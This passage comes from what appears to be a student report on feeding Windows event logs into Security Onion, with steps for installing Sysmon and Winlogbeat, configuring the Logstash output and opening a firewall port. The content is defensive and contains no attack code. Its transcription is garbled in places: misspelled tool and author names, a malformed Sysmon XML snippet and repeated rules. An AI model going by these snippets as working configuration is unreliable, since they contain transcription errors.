to this VM and will be discussed extensively in the next section.

2.2.2.2 Logging

As previously shown in the [Network Topology Design](#) section, the final design that would be used to guide this section, pictured below, had two options for implementing the logging infrastructure. Option 1 involved creating another server to act as an aggregation point. Logs from the endpoints and from the Azure ADDS would be sent to this central logging server and then sent to the SO server for analytics. Option 2 involved sending log data directly from the endpoints to the SO server. As Option 1 involved creating and managing more resources--which will incur more costs and would be counterproductive to the reason for simplification in the first place--it was not the favoured route. However, it was put into consideration as a backup route in the event that the more desirable Option 2 did not work. As SO is Unix/Linux-based whereas the local endpoints are Windows 10 VMs, one concern of shipping log data from the end points to the analysis machine lied in compatibility. It was unsure whether middleware or intermediary devices like a logging server would be necessary or not. The same line of thought applies to the Azure ADDS. Although the Azure platform does offer a set of services that are meant to integrate with third-party SIEM software, Microsoft only supports certain vendors. IBM QRadar,

Splunk, and ArcSight are supported by Azure. Other solutions will require a trial-and-error process if integration is possible at all.



With this in mind, the team set out to pursue Option 2 and was able to achieve most of what was set out. This process will be elaborated upon in the following three subsections.

2.2.2.2.1 Winlogbeats & SO Server

Although there exists different paradigms on how to move log data from a device that requires monitoring to a device that performs the analysis of this data, because SO implements an ELK stack, this technology stack incorporates what Elastic--the company that created and manages the ELK stack--calls *Beats*. Beats are open source data shippers that are installed on devices from which operational data needs to be captured (Elastic, 2020). Data captured can be sent to Logstash (for parsing) or directly to Elasticsearch (for indexing). The output will depend on the data. Elastic beats are capable of handling many types of operational data and one of them is indeed log data. For Windows event logs, the Elastic data shipper is called *Winlogbeat*.

Elastic Beats are agents. Where they are installed will depend on what needs to be monitored and the network architecture and infrastructure available. For Windows endpoint log data, Winlogbeat will be installed on each of the Windows 10 VMs. This Beat will use the Windows APIs to read from event logs and send this data to the configured output (Logstash or Elasticsearch). In order to keep track of its read position, this information is written to disk so that it can statefully resume after a restart. Furthermore Winlogbeat is able to access any event log on Windows systems, i.e. application, hardware, security, and system events (Elastic, 2020). Thus, it can provide great visibility into the endpoint.

The other part of this data pipeline for monitoring Windows event logs is the Sysinternals tool known as *Sysmon*. From Windows documentation, *Sysmon*, a portmanteau of *System Monitor*, is a:

“Windows service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time.”

(Dussinovich & Garnier 2020)

Furthermore, the SO documentation provides a link to a Sysmon configuration file that can be used as a starting-off point.

From <https://technet.microsoft.com/en-us/sysinternals/sysmon>:

System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.

Integration

Josh Brower wrote a great paper on integrating sysmon into Security Onion:
<https://www.sans.org/reading-room/whitepapers/forensics/sysmon-enrich-security-onion-039-s-host-level-capabilities-35837>

Configuration

SwiftOnSecurity has a great sysmon config file to use as a starting point:
<https://github.com/SwiftOnSecurity/sysmon-config>

Here is a snippet of the configuration file.

```
64 <Sysmon schemaVersion="4.22">
65   <!-- SYSMON META CONFIG -->
66   <!--HashAlgorithms><!--sha256,IMPHASH</HashAlgorithms> <!-- Both MD5 and SHA256 are the industry-standard algorithms for identifying files -->
67   <!--CheckRevocation> <!-- Check loaded drivers, log if their code-signing certificate has been revoked, in case malware stole one to sign a kernel driver -->
68
69   <!-- <ImageLoad/> --> <!-- Would manually force-on ImageLoad monitoring, even without configuration below. Included only documentation. -->
70   <!-- <ProcessAccessConfig/> --> <!-- Would manually force-on ProcessAccess monitoring, even without configuration below. Included only documentation -->
71   <!-- <PipeMonitoringConfig/> --> <!-- Would manually force-on PipeCreated / PipeConnected events, even without configuration below. Included only documentation -->
72
73   <EventFiltering>
74
75   <!--SYSMON EVENT ID 1 : PROCESS CREATION [ProcessCreate]-->
76     <!--COMMENT: All processes launched will be logged, except for what matches a rule below. It's best to be as specific as possible, to avoid user-mode executables imitating other process names to avoid logging, or if malware drops files in an existing directory. Ultimately, you must weigh CPU time checking many detailed rules, against the risk of malware exploiting the blindness created. Beware of Masquerading, where attackers imitate the names and paths of legitimate tools. Ideally, you'd use both file path and code signatures to validate, but Sysmon does not support that. Look into Applocker/WindowsDeviceGuard for whitelisting support. -->
77
78     <!--DATA:UtcTime, ProcessGuid, ProcessID, Image, FileVersion, Description, Product, Company, Commandline, CurrentDirectory, User, LogonGuid -->
79
80   <RuleGroup name="" groupRelation="or">
81     <ProcessCreate omitmatch="exclude">
82       <!--SECTION: Microsoft Windows-->
83       <Commandline condition="begin with">C:\Windows\system32\wermgr.exe "-queueReporting_svc" </Commandline> <!--Windows:Windows error reporting-->
84       <Commandline condition="begin with">C:\Windows\system32\dllhost.exe /ProcessId:<Commandline> <!--Windows-->
85       <Commandline condition="begin with">C:\Windows\system32\wem\wiprws.exe -Embedding<Commandline> <!--Windows: WMI provider host-->
86       <Commandline condition="begin with">C:\Windows\system32\wem\wiprse.exe -secured -Embedding<Commandline> <!--Windows: WMI provider-->
87       <Commandline condition="is">C:\Windows\system32\wermgr.exe -upload<Commandline> <!--Windows:Windows error reporting/telemetry-->
88       <Commandline condition="is">C:\Windows\system32\SearchIndexer.exe /Embedding<Commandline> <!--Windows: Search Indexer-->
89       <Commandline condition="is">C:\Windows\system32\authcnk.exe </Commandline> <!--Microsoft:Boot: Auto Connect Utility-->
90       <Commandline condition="is">C:\Windows\SystemRoot\cmd.exe /CommandLine<Commandline> <!--Microsoft:Boot: Windows Session Manager-->
91       <Commandline condition="is">C:\Windows\System32\runtimBroker.exe -Embedding<Commandline> <!--Windows:Apps Permissions [ https://msdn.microsoft.com/library/windows/desktop/dn904071.aspx ]-->
92       <Image condition="is">C:\Program Files\Windows Shared\TabTip32.exe</Image> <!--Windows: Touch Keyboard and Pen-->
93       <Image condition="is">C:\Windows\System32\TokenBrokerCookies.exe</Image> <!--Windows: SSD sign-in assistant for MicrosoftOnline.com-->
94       <Image condition="is">C:\Windows\System32\plasrv.exe</Image> <!--Windows: Performance Log and Alerts DCOM Server-->
95       <Image condition="is">C:\Windows\System32\wifitask.exe</Image> <!--Windows: Wireless Background Task-->
96       <Image condition="is">C:\Windows\System32\TaskHost.exe</Image> <!--Windows: TaskHost-->
97       <Image condition="is">C:\Windows\System32\TaskHost.exe</Image> <!--Windows: TaskHost-->
98       <Image condition="is">C:\Windows\System32\TaskHost.exe</Image> <!--Windows: TaskHost-->
99   </ProcessCreate>
100 </RuleGroup>
```


(SwiftOnSecurity et al., 2020)

On the Windows 10 VM, the necessary files were first downloaded.

- Sysmon -- <https://docs.microsoft.com/en-us/sysinternals/downloads/syemon>
- Sysmon Configuration File -- <https://github.com/SwiftOnSecurity/syemon-config>
- Winlogbeats -- <https://www.elastic.co/downloads/beats/winlogbeat>

Once all the files have been downloaded and extracted, the configuration file should be placed into the same directory as the Sysmon executable. Then, a command prompt was opened as an Administrator and we navigated to the Sysmon directory. To install Sysmon, we used the following command:

Syemon64.exe -i sysmonconfig-export.xml



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.1550]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\ElaineBenes\Downloads\Syemon

C:\Users\ElaineBenes\Downloads\Syemon>Syemon64.exe -i sysmonconfig-export.xml


System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.22
Sysmon schema version: 4.30
Configuration file validated.
The service Sysmon64 is already registered. Uninstall Sysmon before reinstalling.

C:\Users\ElaineBenes\Downloads\Syemon>
```


To verify that Sysmon was installed successfully and that it is collecting event information, *Event Viewer* was used. In Event Viewer, Sysmon was located.

Event Viewer > Application and Service Logs > Microsoft > Windows > Sysmon



Name	Type	Number of Events	Size
Hardware Events	Administrative	0	68 KB
Internet Explorer	Administrative	0	68 KB
Key Management Service	Administrative	0	68 KB
Microsoft			
OpenSSH	Folder		
Windows PowerShell	Administrative	15	68 KB

Under the Sysmon folder, selecting “Operational” will display logged events.



Once this is operational, Winlogbeats can then be installed and configured.

To install Winlogbeats, we began by opening PowerShell as an Administrator and changed directories to the downloaded Winlogbeat folder.

For reference, the Winlogbeat download comes with a PowerShell installation script.

Name	Date modified	Type	Size
data	7/5/2020 9:12 PM	File folder	
kibana	7/5/2020 8:11 PM	File folder	
.build_hash.txt	7/5/2020 8:11 PM	Text Document	1 KB
fields.yml	7/5/2020 8:11 PM	YML File	14 KB
install-service-winlogbeat.ps1	7/5/2020 8:11 PM	Windows PowerS...	1 KB
LICENSE.txt	7/5/2020 8:11 PM	Text Document	14 KB
NOTICE.txt	7/5/2020 8:11 PM	Text Document	160 KB
README.md	7/5/2020 8:11 PM	MD File	1 KB
uninstall-service-winlogbeat.ps1	7/5/2020 8:11 PM	Windows PowerS...	1 KB
winlogbeat.exe	7/5/2020 8:11 PM	Application	35,196 KB
winlogbeat.reference.yml	7/5/2020 8:11 PM	YML File	43 KB
winlogbeat.yml	7/5/2020 9:22 PM	YML File	7 KB

From PowerShell, the execution policy was bypassed and the installation script was executed.

```
powershell -ExecutionPolicy Bypass .\install-service-winlogbeat.ps1
```

```
PS C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64> powershell -ExecutionPolicy Bypass .\install-service-winlogbeat.ps1

Status Name DisplayName
---- -- -
Stopped winlogbeat winlogbeat

PS C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64>
```

```
PS C:\Users\ghost\Desktop\winlogbeat6.8.8> cd .\winlogbeat-6.8.8-windows-x86_64\
PS C:\Users\ghost\Desktop\winlogbeat6.8.8\winlogbeat-6.8.8-windows-x86_64> dir


Directory: C:\Users\ghost\Desktop\winlogbeat6.8.8\winlogbeat-6.8.8-windows-x86_64

Mode LastWriteTime Length Name
---- -- -
d----- 7/14/2020 7:51 PM kibana
-a---- 7/14/2020 7:51 PM 41 .build_hash.txt
-a---- 7/14/2020 7:51 PM 14062 fields.yml
-a---- 7/14/2020 7:51 PM 877 install-service-winlogbeat.ps1
-a---- 7/14/2020 7:51 PM 13675 LICENSE.txt
-a---- 7/14/2020 7:51 PM 163444 NOTICE.txt
-a---- 7/14/2020 7:51 PM 825 README.md
-a---- 7/14/2020 7:51 PM 254 uninstall-service-winlogbeat.ps1
-a---- 7/14/2020 7:51 PM 36040192 winlogbeat.exe
-a---- 7/14/2020 7:51 PM 43131 winlogbeat.reference.yml
-a---- 7/14/2020 7:51 PM 5907 winlogbeat.yml

PS C:\Users\ghost\Desktop\winlogbeat6.8.8\winlogbeat-6.8.8-windows-x86_64> powershell -ExecutionPolicy Bypass .\install-service-winlogbeat.ps1

Status Name DisplayName
---- -- -
Stopped winlogbeat winlogbeat
```

Without bypassing the execution policy, this error will be generated.



```
Administrator: Windows PowerShell
PS C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64> .\install-service-winlogbeat.ps1
.\install-service-winlogbeat.ps1 : File C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64\install-service-winlogbeat.ps1 cannot be loaded because running scripts is disabled on this system.
For more information, see about_Execution_Policies at https://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\install-service-winlogbeat.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\ElaineBenes\Downloads\winlogbeat-7.8.0-windows-x86_64\winlogbeat-7.8.0-windows-x86_64>
```


Once the service has been installed, there are two additional steps before the service should be started. First, Winlogbeats will need to be configured to read event data from Windows event logs. Second, the port that the Logstash service listens on, on the SO server, will need to be opened.

Using Notepad or Notepad++ as an Administrator, access the *winlogbeat.yml* file.

Name	Date modified	Type	Size
data	7/5/2020 9:12 PM	File folder	
kibana	7/5/2020 8:11 PM	File folder	
.build_hash.txt	7/5/2020 8:11 PM	Text Document	1 KB
fields.yml	7/5/2020 8:11 PM	YML File	14 KB
install-service-winlogbeat.ps1	7/5/2020 8:11 PM	Windows PowerS...	1 KB
LICENSE.txt	7/5/2020 8:11 PM	Text Document	14 KB
NOTICE.txt	7/5/2020 8:11 PM	Text Document	160 KB
README.md	7/5/2020 8:11 PM	MD File	1 KB
uninstall-service-winlogbeat.ps1	7/5/2020 8:11 PM	Windows PowerS...	1 KB
winlogbeat.exe	7/5/2020 8:11 PM	Application	35,196 KB
winlogbeat.reference.yml	7/5/2020 8:11 PM	YML File	43 KB
winlogbeat.yml	7/5/2020 9:22 PM	YML File	7 KB

This configuration file includes several fields and can accommodate many customizations. However, there are a few fields that must be configured. First, the Winlogbeat service must be told what it should monitor. Second, the Winlogbeat service will need to be told where to output the log data. Lastly, logs can also be collected on the Winlogbeat service itself and this is also configured in this YAML file.

Below is an excerpt of the winlogbeat configuration file. Sysmon data, among other items that would be important to monitor, have been written into the default configuration file. For a full copy of the configuration file, refer to [Appendix 6.2](#).



```

10 #===== Winlogbeat specific options ======
11
12 # event_logs specifies a list of event logs to monitor as well as any
13 # accompanying options. The YAML data type of event_logs is a list of
14 # dictionaries.
15 #
16 # The supported keys are name (required), tags, fields, fields_under_root,
17 # forwarded, ignore_older, level, event_id, provider, and include_xml. Please
18 # visit the documentation for the complete details of each option.
19 # https://go.es.io/WinlogbeatConfig
20 winlogbeat.event_logs:
21   - name: Application
22     ignore_older: 168h
23   - name: Security
24     event_id: -5156, -5158, -5152, -5447, -4673, -4658, -4656, -5157, -4690, -4664, -4689, -4670, -5379, -5031, -4688, -8002
25   - name: System
26   - name: Microsoft-Windows-Sysmon/Operational
27     - name: Microsoft-Windows-Windows Defender/Operational
28     - name: Microsoft-Windows-Bits-Client/Operational
29     - name: Microsoft-Windows-Dhcp-Client/Admin
30     - name: Microsoft-Windows-DriverFrameworks-UserMode/Operational
31     - name: Microsoft-Windows-Hyper-V-Compute/Operational
32     - name: Microsoft-Windows-Firewall With Advanced Security/Firewall
33     - name: Microsoft-Windows-TaskScheduler/Operational
34     - name: Microsoft-Windows-WLAN-AutoConfig/Operational
35     - name: Microsoft-Windows-AppLocker/EXE and DLL
36     - name: Microsoft-Windows-AppLocker/Packaged app-Execution

```

YAML Ain't Markup Language length: 7,138 lines: 181 Ln: 26 Col: 46 Sel: 0 | 0 Ur

(Hansson, 2020)

Note that in this configuration file, the output was changed from the default “localhost” to the public IP address of the SO server. It is important that this output IP address accurately reflects where the logs should be shipped.

```

#----- Logstash output -----
output.logstash:
  # The Logstash hosts
  hosts: ["52.138.5.19:5044"]

```

Next, from the SO server, the firewall rule program was accessed with “sudo so-allow”.

```
capstone@securityonion:~$ sudo so-allow
This program allows you to add a firewall rule to allow connections from a new IP address.

What kind of communication would you like to allow?

[a] - Analyst - ports 22/tcp, 443/tcp, and 7734/tcp
[b] - Logstash Beat - port 5044/tcp
[c] - apt-cacher-ng client - port 3142/tcp
[e] - Elasticsearch REST endpoint - port 9200
[f] - Logstash forwarder - standard - port 6050/tcp
[j] - Logstash forwarder - JSON - port 6051/tcp
[l] - Syslog device - port 514
[n] - Elasticsearch node-to-node communication - port 9300
[o] - OSSEC/Wazuh agent - port 1514
[r] - OSSEC/Wazuh registration service - port 1515/tcp
[s] - Security Onion sensor - 22/tcp, 4505/tcp, 4506/tcp, and 7736/tcp

If you need to add any ports other than those listed above,
you can do so using the standard 'ufw' utility.

For more information, please see:
https://securityonion.net/docs/Firewall

Please enter your selection:
b

Configuring firewall for Logstash - Beat...
Please enter the IP address (or CIDR range) you'd like to allow to connect to port(s): 5044
[REDACTED] /32
```

Option B was selected and the Public IP address of the VM's default gateway was entered. When the rule has been added, a confirmation message is returned.

```
Rule has been added.

Here is the entire firewall ruleset:

=====
UEWF Rules
=====

To          Action      From
--          ----       ---
22/tcp       ALLOW      Anywhere
22,443,7734/tcp   ALLOW      Anywhere
22/tcp (v6)    ALLOW      Anywhere (v6)

=====
Docker IPTables Rules
=====


To          Action      From
--          ----       ---
5044/tcp docker0 ACCEPT !docker0 [REDACTED] abhsia.telus.net

capstone@securityonion:~$
```


Again, the same action was permitted on the Azure portal via this server's NSG rules.

Now that Winlogbeat has been configured and the Logstash port has been opened to this Windows 10 VM, the Winlogbeat service can be started.

From the Windows 10 VM, open the Run program and type in `services.msc`.



In Services, locate Winlogbeat and right-click to select “Start”.



When the service is running, the status should indicate “running”.

WinHTTP Web Proxy Auto...	WinHTTP i...	Running	Manual	Local Service
winlogbeat	Winlogbeat	Running	Automatic (D...	Local System
Wired AutoConfig	The Wired...	Manual	Local System	
WLAN AutoConfig	The WLANS...	Manual	Local System	
WMI Performance Monitor	D:\Windows\...	Manual	Local System	

In order to gain visibility into the Winlogbeat service, the executable can be run, from the command prompt, with the flag -e to output Winlogbeat logs to stderr.

```
Administrator: Command Prompt
C:\Users\CosmoKramer\Desktop\Winlogbeats\winlogbeat-6.8.8-windows-x86_64>winlogbeat.exe -h
Usage:
  winlogbeat [flags]
  winlogbeat [command]

Available Commands:
  enroll      Enroll in Kibana for Central Management
  export      Export current config or index template
  help        Help about any command
  keystore    Manage secrets keystore
  run         Run winlogbeat
  setup       Setup index template, dashboards and ML jobs
  test        Test config
  version     Show current version info

Flags:
  -E, --E setting=value      Configuration overwrite
  -N, --N                     Disable actual publishing for testing
  -c, --c string              Configuration file, relative to path.config (default "winlogbeat.yml")
  --cpuprofile string         Write cpu profile to file
  -d, --d string              Enable certain debug selectors
  -e, --e                     Log to stderr and disable syslog/file output
  -n, --neip                  Help for winlogbeat
  --httpprof string          Start pprof http server
  --memprofile string         Write memory profile to this file
  --path.config string        Configuration path
  --path.data string          Data path
  --path.home string          Home path
  --path.logs string          Logs path
  --setup                   Load sample Kibana dashboards and setup Machine Learning
  --strict.perms             Strict permission checking on config files (default true)
  -v, --v                     Log at INFO level

Use "winlogbeat [command] --help" for more information about a command.
```

